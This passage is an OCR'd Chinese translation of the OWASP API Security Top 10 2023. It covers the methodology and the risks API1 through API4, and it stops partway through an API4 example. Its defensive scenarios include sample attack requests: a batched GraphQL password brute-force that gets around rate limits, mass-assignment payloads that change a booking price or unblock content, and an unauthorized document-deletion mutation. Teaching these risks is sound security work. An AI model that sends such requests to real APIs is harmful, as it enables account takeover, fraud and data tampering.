
OWASP 中国
Open Worldwide Application Security Project

OWASP API 安全
Top 10 - 2023



1/前言

应用程序编程接口（API）是当今应用驱动世界创新的一个基本元素。从银行、零售、运输到物联网、自动驾驶汽车、智慧城市，API 是现代移动、SaaS 和 web 应用程序的重要组成部分，可以在面向客户、面向合作伙伴和内部的应用程序中找到。

从本质上讲，API 暴露了应用程序逻辑和敏感数据，如个人身份信息（PII），因此，API 越来越成为攻击者的目标。如果没有安全的 API，快速创新是不可能的。

尽管更广泛的 web 应用程序安全风险 Top 10 仍然有意义，但由于 API 特殊性质，需要一份特定于 API 的安全风险列表。API 安全侧重于策略和解决方案，以了解和减轻与 API 相关的独特漏洞和安全风险。

如果您熟悉 OWASP Top 10 Project，那么您会注意到这两个文档之间的相似之处：它们旨在提高可读性和采用性。如果您是 OWASP Top 10 系列的新手，最好在进入 Top 10 列表之前阅读本文档的“十大风险”部分” 以及“方法和数据”部分。

您可以在我们的 GitHub 项目库中提出问题、评论和想法，为 OWASP API Security Top 10 贡献力量：

- https://owasp.org/www-project-api-security/
- https://github.com/OWASP/API-Security/blob/master/CONTRIBUTING.md

您可以在此处找到 OWASP API Security Top 10：

- https://owasp.org/www-project-api-security/
- https://github.com/OWASP/API-Security

我们要感谢所有贡献者，有了他们的努力和贡献，才能有这个项目。所有贡献者都列在“致谢”部分。再次表示感谢！

项目介绍

欢迎来到 OWASP API 安全 Top 10 第二版！

《OWASP API 安全 Top 10》项目是一份有关 API 安全风险的意识宣传文档，于 2019 年首次发布。也是从那时起，API 安全行业蓬勃发展，日趋成熟，《OWASP API 安全 Top 10》自发布后迅速被行业采纳，为安全决策提供参考。由此我们相信 OWASP API 安全 Top 10 对 API 安全行业有着积极的贡献。

API 在现代应用程序体系结构中扮演着非常重要的角色。但由于创新的速度与培养提升安全意识的速度存在差异，我们认为应重点关注培养提升常见 API 安全弱点的意识，这一点十分重要。

OWASP API 安全 Top 10 的主要目标是培训提升参与 API 开发和维护的人员的安全意识，例如开发人员、设计师、架构师、经理。您可以访问项目页面了解有关 API 安全项目 the project page 的更多信息。

如果您不熟悉 OWASP Top 10 名系列，我们建议您至少查看以下 Top 10 项目：

· OWASP Cloud-Native Application Security Top 10
· OWASP Desktop App Security Top 10
· OWASP Docker Top 10
· OWASP Low-Code/No-Code Top 10
· OWASP Machine Learning Security Top Ten
· OWASP Mobile Top 10
· OWASP TOP 10
· OWASP Top 10 CI/CD Security Risks
· OWASP Top 10 Client-Side Security Risks
· OWASP Top 10 Privacy Risks
· OWASP Serverless Top 10

没有一个项目可以替代另一个项目：如果你正在开发一个由后端 API 驱动的移动应用程序，你最好同时阅读相关的其他 Top 10 系列。如果你正在开发一个由 API 驱动的 web 或桌面应用程序，参考其他 Top 10 系列同样有效。

在“方法和数据”部分，您可以阅读更多关于此版本是如何创建的。我们鼓励任何人在我们的 GitHub repository 或 Mailing list 中提出问题、评论和想法。

版本说明

2023 版是《OWASP API 安全 Top 10》项目发布的第二版。第二版的发布距离第一版发布整整四年。这四年来，API（安全）场景发生了很大变化。API 流量快速增长，一些 API 协议获得了更大的吸引力，许多新的 API 安全供应商 / 解决方案涌现出来。随之而来的，攻击者也开发了新的技能和技术来破坏 API。更新 API 安全 TOP10 清单的时机已经成熟。

随着 API 安全产业的成熟，首次出现了公开的数据召集。虽然没有收集到任何数据，但基于项目团队的经验、API 安全专家的仔细审查以及社区对候选版本的反馈，我们创建了这个新列表。在“方法和数据”部分，您将找到有关此版本构建的更多详细信息。有关安全风险的更多详细信息，请参阅“API 安全 TOP10”部分。

《OWASP API 安全 Top 10 2023》是一份针对快速发展 API 行业的前瞻性意识宣传文件。需要注意的是，它不能取代其他 Top 10 文档。在本版本中，主要变化如下：

- 合并了“API3:2019 过度数据暴露”和“API6:2019 批量分配”，重点关注共同的根本原因：“API3:2023 对象属性级授权失效”。（合并）
- 更加重视资源消耗“2023:API4 资源消耗无限制”，而不是关注资源耗尽的速度“API4:2019 资源缺失 & 速率限制”。（更名）
- 创建了一个新类别“API6:2023 访问敏感业务流无限制”，以应对新的威胁，包括了大多数可以通过限速来缓解的威胁。（新增）
- 添加了“2023:API10 API 的不安全使用”来解决已经开始出现的问题：攻击者已经开始寻找目标的集成服务来破坏这些服务，而不是直接攻击目标的 API。现在是开始提高人们对这类日益增加的风险的认识的正确时机。（新增）

API 在现代微服务体系结构、单页应用程序（SPA）、移动应用程序、物联网等方面发挥着越来越重要的作用。OWASP API 安全 Top 10 是培养提升现代 API 安全问题意识所必需的工作。

感谢志愿者的努力和付出，使此次更新得以实现，详见“致谢”部分。

谢谢！

致谢

我们要感谢以下在 GitHub 上或通过其他方式公开贡献的贡献者：

247arjun, abunuwas, Alissa Knight, Arik Atar, aymenfurter, Corey J. Ball, cyn8, d0znpp, Dan Gordon, donge, Dor Tumarkin, faizzaidi, gavjl, guybensimhon, Inês Martins, Isabelle Mauny, Ivan Novikov, jmanico, Juan Pablo, k7jto, LaurentCB, llegaz, Maxim Zavodchik, MrPRogers, planetlevel, rahulk22, Roey Eliyahu, Roshan Piyush, securitylevelup, sudeshgadewar123, Tatsuya-hasegawa, tebbers, vanderaj, wenz, xplo1t-sec, Yaniv Balmas, ynvb

中文项目参与者：

郭秀峰、林科辰、钱君生、吴楠、肖龙、肖文棣、严文聪

API 安全风险分析

采用 OWASP 风险评级方法 OWASP Risk Rating Methodology 进行风险分析。

下表总结了与风险评分相关的术语：

威胁代理	可利用性	漏洞的流行程度	漏洞的可检测性	技术影响	分值表示	业务影响
特定于 API	Easy 容易	Widespread 广泛	Easy 容易	Severe 严重	3	具体特定业务
	Average 中等	Common 一般	Average 中等	Moderate 中等	2	
	Difficult 困难	Difficult 困难	Difficult 困难	Minor 小	1	

注意：

此方法不考虑威胁因子的可能性，也不涉及与您的特定应用程序相关的任何各种技术细节。这些因素中的任何一个都可能严重影响攻击者发现和利用特定漏洞的总体可能性。

此评级未考虑到对业务的实际影响。鉴于您的文化、行业和监管环境，您的组织将不得不决定组织愿意接受应用程序和 API 带来的安全风险程度。《OWASP API 安全 Top 10》项目的目的不是为您进行风险分析。

此外，由于本版本不是数据驱动的，流行度基于团队成员之间的共识描述。

OWASP API 安全 Top 10 – 2023

风险	描述
API1:2023 对象级授权失效 Broken Object Level Authorization	API 倾向于公开处理对象标识符的端点，从而造成对象级访问控制 (Object Level Access Control) 问题的广泛攻击面。在使用来自用户的 ID 访问数据源的每个功能时，都应该考虑对象级别的授权检查。
API2:2023 用户身份验证失效 Broken Authentication	往往，不恰当的开发实施身份验证机制，可使攻击者能够破坏身份验证令牌，或利用开发实施缺陷临时或永久地采用其他用户的身份。破坏系统识别客户机 / 用户的能力会损害 API 的整体安全性。
API3:2023 对象属性级授权失效 Broken Object Property Level Authorization	该类别结合了“API3:2019 过度数据暴露”和“API6:2019 批量分配”，着重关注根本原因：在对象属性级别上缺乏授权验证或给予不适当的授权验证。这会导致未经授权的各方接触或操纵信息。
API4:2023 资源消耗不受限制 Unrestricted Resource Consumption	满足 API 请求需要网络带宽、CPU、内存和存储等资源。其他资源，如电子邮件、短信、电话或生物特征验证，则由服务提供商通过 API 集成提供，并按请求付费。如果成功的进行了此类攻击，可能导致拒绝服务或增加运营成本。
API5:2023 功能级授权失效 Broken Function Level Authorization	具有不同层次结构、组和角色的复杂访问控制策略，以及管理功能和常规功能之间的不明确分离，往往会导致授权缺陷。通过利用这些授权缺陷，攻击者可以访问其他用户的资源或管理功能。
API6:2023 对敏感业务流的无限制访问 Unrestricted Access to Sensitive Business Flows	易受此风险影响的 API 会暴露业务流，例如购买机票或发布评论。攻击者以自动化方式过度使用该功能，如果不能及时修正限制，可能会对业务造成损害。这不一定来自于开发实施漏洞。
API7:2023 服务器端请求伪造 Server Side Request Forgery	当 API 在未验证用户提供的 URI 的情况下获取远程资源时，可能会出现服务器端请求伪造（SSRF）漏洞。这使得，即使在防火墙或 VPN 的保护下，攻击者也能够强制应用程序将别有用心设计的请求发送到非预期目标。
API8:2023 安全配置错误 Security Misconfiguration	通常，为了使 API 更加可定制化，API 和相关支持系统包含复杂的配置。软件工程师和 DevOps 工程师可能未察觉这些配置，或者在配置方面未遵循安全最佳实践，从而为不同类型的攻击打开大门。
API9:2023 库存管理不当 Improper Inventory Management	与传统的 web 应用程序相比，API 往往倾向于公开更多的端点。这使得正确和更新的文档非常重要。正确的主机清单和部署的 API 版本对于缓解由不推荐的 API 版本和公开的调试端点等导致的问题也很重要。
API10:2023 API 的不安全使用 Unsafe Consumption of APIs	比起用户输入，开发人员往往更信任从第三方 API 接收的数据。因此对第三方 API 的数据接收采用较弱的安全标准。为了破坏 API，攻击者追击集成的第三方服务，而不是试图直接危害目标 API。

API 安全 Top 10

API1: 2023 对象级授权失效

Broken Object Level Authorization

威胁主体	攻击向量	安全弱点		影响 / 风险	
视具体 API 情况	利用难度	普遍性	可检测性	技术性影响	业务性影响
	3	3	3	2	视具体情况
攻击者可以通过操纵请求中发送的对象的 ID 来利用存在对象级授权漏洞的 API 端点。对象的 ID 可以是连续的整数、UUID 或通用字符串。无论数据类型如何，都很容易在请求目标（路径或查询字符串参数）、请求标头甚至请求有效负载中识别出它们。		在基于 API 的应用程序中这个问题非常常见，因为服务器组件通常不会完全跟踪客户端的状态，而更多地依赖于从客户端发送的参数（如对象 ID）来决定要访问哪些对象。服务器的响应通常足以了解请求是否成功。		未经授权地访问其他用户的对象可能导致数据泄露给未经授权的第三方、数据丢失或数据篡改。在某些情况下，未经授权地访问对象还可能导致完全接管账户的情况发生。	

API 脆弱点 Is the API Vulnerable?

对象级授权是一种通常在代码层面开发实施的访问控制机制，用于验证用户只能访问其具有权限的对象。

每个可以接收对象 ID 并对对象执行操作的 API 端点，都应该实施对象级授权检查。这些检查应验证已登录用户是否具有执行请求的操作权限。这种机制的失效通常会导致未经授权的信息泄露、篡改或破坏。仅仅将当前会话的用户 ID（例如，从 JWT 令牌中提取）与存在漏洞的 ID 参数进行比较，只能解决一小部分情况，并不足以解决对象级授权失效（BOLA）问题。

在 BOLA 的情况下，用户有意被授予对存在漏洞的 API 端点 / 功能的访问权限。违规行为发生在对象级别，通过操纵 ID 来实现。如果攻击者成功访问了本应无权访问的 API 端点 / 功能，那就是 API5:2023 功能级授权（BFLA，Broken Function Level Authorization）问题，而不是 BOLA。

攻击场景示例 Example Attack Scenarios

场景 #1

在线商店 (商店) 的电子商务平台提供了一个包含其托管商店收入图表的列表页面。攻击者通过检查浏览器请求，识别用作这些图表、模型数据源的 API 端点：/shops/{shopName}/revenue_data.json。攻击者使用另一个 API 端点，获取所有托管商店名称的列表。通过使用一个简单的脚本来操作列表中的名称，并替换 URL 中的 {shopName}，攻击者就可以访问成数千家电子商店的销售数据。

场景 #2

一家汽车制造商已经通过移动 API 实现了与驾驶员的手机进行通信对其车辆进行远程控制。该 API 使驾驶员可以远程启动和停止发动机，以及锁定和解锁车门。作为该过程的一部分，用户将车辆识别号码（VIN）发送到 API。API 未能验证 VIN 是否代表属于已登录用户的车辆，从而导致了 BOLA 漏洞。攻击者利用该漏洞可以访问不属于他的车辆。

场景 #3

一个在线文档存储服务允许用户查看、编辑、存储和删除他们的文档。当用户的文档被删除时，会向 API 发送带有文档 ID 的 GraphQL 变更请求。

由于删除具有给定 ID 的文档时不需要进行任何进一步的权限检查，因此用户可以删除其他用户的文档。

```
POST /graphql
{
 "operationName":"deleteReports",
 "variables":{
  "reportKeys":["<DOCUMENT_ID>"]
 },
 "query":"mutation deleteReports($siteId: ID!, $reportKeys: [String]!) {
  {
   deleteReports(reportKeys: $reportKeys)
  }
 }"
}
```

预防措施 How To Prevent

- 实施正确的授权机制，依赖于用户策略和层级结构。
- 使用授权机制检查已登录用户是否具有执行所请求操作的记录的访问权限，以及在每个使用来自客户端的输入访问数据库记录的功能中执行该检查。
- 优先使用随机且不可预测的值作为记录 ID 的 GUID。
- 编写测试以评估授权机制的漏洞。不要部署测试失败的更改。

API2:2023 用户身份验证失效

Broken Authentication

威胁主体	攻击向量	安全弱点		影响 / 风险	
视具体 API 情况	利用难度	普遍性	可检测性	技术性影响	业务性影响
	3	2	3	3	视具体情况
	因为认证机制所有人可见，所以容易成为攻击者攻击的目标。尽管利用某些认证问题可能需要更高级的技术技能，但利用工具通常可以实现。	软件和安全工程师们对身份验证边界的误解和固有的实施复杂性，使得身份验证问题普遍存在。目前已有检测身份验证失效的有效方法且容易实现。		攻击者可以完全控制系统中其他用户的账户，读取他们的个人数据，并代表他们执行敏感操作。系统很难区分攻击者的行为和合法用户的行为。	

API 脆弱点 Is the API Vulnerable?

认证端点和流程是需要保护的资产。此外，对“忘记密码 / 重置密码”的处理方式应与认证机制一致。如果 API 存在以下情况，则可能存在安全漏洞：

- 允许凭证填充攻击，攻击者使用有效的用户名和密码列表进行暴力破解。
- 允许攻击者对同一用户账户进行暴力破解攻击，而未有验证码或账户锁定机制。
- 允许使用弱密码。
- 在 URL 中发送敏感的认证信息，如身份令牌和密码。
- 允许用户在不要求密码确认的情况下更改电子邮件地址、当前密码或执行其他敏感操作。
- 未验证令牌的真实性。
- 接受未签名或弱签名的 JWT 令牌（{"alg":"none"}）。
- 未验证 JWT 令牌的过期日期。
- 使用明文、非加密或弱哈希的密码。
- 使用弱加密密钥。

此外，如果一个微服务存在以下情况，也可能存在安全漏洞：

- 其他微服务可以在无需认证的情况下访问它。
- 使用弱或可预测的令牌进行身份验证。

攻击场景示例 Example Attack Scenarios

场景 #1

为了执行用户身份验证，客户端需要使用用户凭据发出以下示例的 API 请求：

```
POST /graphql
{
 "query":"mutation {
  login (username:\"<username>\",password:\"<password>\") {
   token
  }
 }"
}
```

如果凭据有效，则会返回一个身份验证令牌，该令牌应该在后续的请求中提供以标识用户。登录尝试受到限制性的请求速率限制：每分钟只允许三个请求。

为暴力破解登录受害者的账户，恶意攻击者会利用批量 GraphQL 查询来绕过请求速率限制，从而加快攻击速度：

```
POST /graphql
[
 {"query":"mutation{login(username:\"victim\",password:\"password\"){token}}"},
 {"query":"mutation{login(username:\"victim\",password:\"123456\"){token}}"},
 {"query":"mutation{login(username:\"victim\",password:\"qwerty\"){token}}"},
 ...
 {"query":"mutation{login(username:\"victim\",password:\"123\"){token}}"},
]
```

场景 #2

为了更新与用户账户关联的电子邮件地址，客户端应发出以下 API 请求：

```
PUT /account
Authorization: Bearer <token>

{ "email": "<new_email_address>" }
```

由于该 API 不要求用户通过提供当前密码来确认其身份，因此能够窃取验证令牌的恶意行为者，可能会在更新受害者账户的电子邮件地址后启动重置密码工作流程，从而接管受害者的账户。

预防措施 How To Prevent

- 确保你了解了所有可能的 API 认证流程（包括移动端、Web 端、实现一键认证的深度链接等等）。询问你的工程师是否有遗漏的流程。
- 了解您的认证机制。确保理解其使用方式和原理。OAuth 不是认证，API 密钥也不是认证。
- 在身份认证、令牌生成和密码存储方面，请使用标准的解决方案，不需要浪费精力去自创。
- 将凭证恢复 / 忘记密码的端点视为登录端点，采取防止暴力破解、限制请求速率和账户锁定的措施。
- 要求对敏感操作（例如更改账户所有者的电子邮件地址、更改用于双因素认证的手机号码）进行二次认证。
- 使用 OWASP Authentication Cheatsheet。
- 在条件允许的情况下，实施多因素认证。
- 实施反暴力破解机制，以减轻凭证填充、字典攻击和暴力破解攻击对认证端点的影响。这种机制应该比 API 上常规的速率限制机制更加严格。
- 实施账户锁定 / 验证码机制，以防止针对特定用户的暴力破解攻击。
- 实施弱口令检查。
- API 密钥不应该用于用户身份验证，而应仅用于 API 客户端 API clients 的身份验证。

API3:2023 对象属性级授权失效

Broken Object Property Level Authorization

威胁主体	攻击向量		安全弱点		影响 / 风险	
视具体 API 情况	利用难度		普遍性	可检测性	技术性影响	业务性影响
	3		2	3	2	视具体情况
API 往往会暴露返回所有对象属性的端点。这在 REST API 中尤其常见。对于其他协议（如 GraphQL），可能需要精心构造的请求来指定应返回哪些属性。识别这些可操纵的附加属性需要更多的工作任务，但有一些自动化工具可用于辅助完成这个任务。			仅通过检查 API 响应就足以识别返回对象表达中的敏感信息。模糊测试通常用于识别附件的（隐藏的）属性。是否可以更改这些属性取决于构造 API 请求并分析响应的方式。如果目标属性未在 API 响应中返回，则可能需要进行副作用分析。		未经授权访问私有 / 敏感对象属性可能导致数据泄露、数据丢失或数据损坏。在某些情况下，未经授权访问对象属性可能导致特权提升或部分甚至完全账户接管。	

API 脆弱点 Is the API Vulnerable?

当允许用户通过 API 接口访问对象时，验证用户是否具有试图访问的特定对象属性的访问权限，这点是很重要的。

如果 API 存在以下情况，则可能存在安全漏洞：

- API 接口公开了对象的属性，这些属性被认为是用户不应读取的敏感数据。
  （原为 API3:2019 过度数据暴露 Excessive Data Exposure）
- API 接口允许用户更改、添加或删除用户本不该访问的敏感对象属性的值。
  （原为 API6:2019 批量分配 Mass Assignment）

攻击场景示例 Example Attack Scenarios

场景 #1

交友 APP 允许用户举报其他用户的不当行为。作为该流程的一部分，用户点击“report”举报按钮，触发以下 API 调用：

```
POST /graphql
{
 "operationName":"reportUser",
 "variables":{
  "userId": 313,
  "reason":["offensive behavior"]
 },
 "query":"mutation reportUser($userId: ID!, $reason: String!) {
  reportUser(userId: $userId, reason: $reason) {
   status
   message
   reportedUser {
    id
    fullName
    recentLocation
   }
  }
 }"
}
```

由于 API 接口允许经过身份验证的用户访问敏感的（reported）用户对象属性，例如 "fullName"（全名）和 "recentLocation"（最近位置）。这些属性本不应被其他用户访问，因此该 API 端点存在安全漏洞。

场景 #2

一个在线市场平台，允许 "hosts" 房东（一种用户类型）将他们的公寓出租给 "guests" 客人（另一种用户类型），并要求房东向客人收取费用之前，先接受来自客人的预定。

作为这个流程的一部分，房东发送了一个 API 调用到 POST /api/host/approve_booking，包含以下正常有效的载荷。

```
{
 "approved": true,
 "comment": "Check-in is after 3pm"
}
```

房东重放这个合法请求，并添加以下恶意载荷：

```
{
 "approved": true,
 "comment": "Check-in is after 3pm",
 "total_stay_price": "$1,000,000"
}
```

因为该 API 接口存在漏洞，没有验证房东是否有权限访问内部对象属性“total_stay_price”，这导致客人被收取了比应该支付的费用更多的款项。

场景 #3

一个短视频社交网络平台，实施了严格的内容过滤和审核制度。但是即使上传的视频被屏蔽，用户仍然可以使用以下 API 请求来更改视频的描述。

```
PUT /api/video/update_video

{
 "description": "a funny video about cats"
}
```

一个被屏蔽视频的用户重放这个合法请求，并添加以下恶意载荷：

```
{
 "description": "a funny video about cats",
 "blocked": false
}
```

因为该 API 接口存在漏洞，没有验证用户是否存在权限访问内部对象属性“blocked”，导致用户可以将其从“true”更改为“false”，解锁他们被屏蔽的内容。

预防措施 How To Prevent

- 在使用 API 接口暴露对象时，始终确保用户具有访问权限才可访问所公开的对象属性。
- 避免使用通用方法，如 to_json() 和 to_string()。相反，仔细筛选您想要的返回的特定对象属性。
- 尽量避免使用自动将客户端输入绑定到代码变量、内部对象或对象属性的功能（“API6:2019 批量分配 Mass Assignment”）。
- 仅允许客户端更改客户端有权限更新的对象属性。
- 实施基于异常通知 (Schema-based) 方式，作为额外的安全层。作为该机制的一部分，定义和执行所有 API 方法返回的数据。
- 根据接口的业务 / 功能需求，将返回的数据结构保持最简化。

API4:2023 资源消耗不受限制

Unrestricted Resource Consumption

威胁主体	攻击向量	安全弱点		影响 / 风险	
视具体 API 情况	利用难度	普遍性	可检测性	技术性影响	业务性影响
	2	3	3	3	视具体情况
利用此漏洞需要进行简单的 API 请求。可以从单个本地计算机或使用云计算资源执行多个并发请求。大多数可用的自动化工具都旨在通过高负载流量导致拒绝服务（DoS）攻击，从而影响 API 的服务速率。		通常可以发现一些 API 不限制客户端的交互或资源消耗。通过构建 API 请求，例如包含控制返回资源数量的参数，并执行响应状态 / 时间 / 长度分析，可以识别出这个问题。对于批处理操作也是如此。尽管威胁代理对成本的影响不可见，但可以根据服务提供商（例如云服务提供商）的商业 / 定价模型来推断对成本的影响。		利用资源消耗不受限制的漏洞可能导致由于资源不足而引发的拒绝服务（DoS）攻击，且它还可能导致操作成本增加，包括与基础设施相关的费用，如更高的 CPU 需求和不断增长的云存储需求等。	

API 脆弱点 Is the API Vulnerable?

满足 API 请求需要使用诸如网络带宽、CPU、内存和存储等资源。有时，服务提供商通过 API 集成提供所需的资源，并按请求付费，例如发送电子邮件 / 短信 / 电话呼叫、生物识别验证等。

如果 API 缺少或不恰当地设置了以下任何一个限制（例如，设置过低 / 过高），则该 API 存在漏洞：

- 执行超时。
- 最大可分配内存。
- 最大文件描述符数量。
- 最大进程数量。
- 最大上传文件大小。
- 单个 API 客户端请求中要执行的操作数量（例如，GraphQL 批处理）。
- 单个请求 - 响应中要返回的每页记录数量。
- 第三方服务提供商的支出限制。

攻击场景示例 Example Attack Scenarios

场景 #1

一个社交网络使用短信验证的方式执行“忘记密码”流程，用户能够通过短信接收一次性的令牌以重置密码。

当用户点击“忘记密码”时，用户的浏览器会向后端 API 发送一个 API 调用请求：

```
POST /initiate_forgot_password

{
 "step": 1,
 "user_number": "6501113434"
}
```

然后，在后台，后端向第三方 API 发送一个 API 调用请求，该 API 负责处理短信发送：

```
POST /sms/send_reset_pass_code

Host: willyo.net

{
 "phone_number": "6501113434"
}
```

第三方提供商 Willyo 对此类型的调用收费 0.05 美元。

攻击者编写了一个脚本，将第一个 API 调用发送了数万次。后端紧随其后，并请求 Willyo 发送数万条短信，导致公司在几分钟内损失了数千美元。

场景 #2

一个 GraphQL API 端点允许用户上传个人资料图片。

```
POST /graphql

{
 "query": "mutation {
  uploadPic(name: \"pic1\", base64_pic: \"R0FOIEFOR0xJVA…\") {
    url
  }
 }"
}
```

上传完成后，API 会根据上传的图片生成多个不同尺寸的缩略图。这个图形操作会消耗服务器大量的内存。

该 API 实施了传统的速率限制保护机制，即在短时间内，用户无法频繁访问 GraphQL 端点。此外，API 还会在生成缩略图之前检查上传的图片大小，以避免处理过大的图片。

然而，攻击者可以利用 GraphQL 的灵活性轻松绕过这些机制：

```
POST /graphql

[
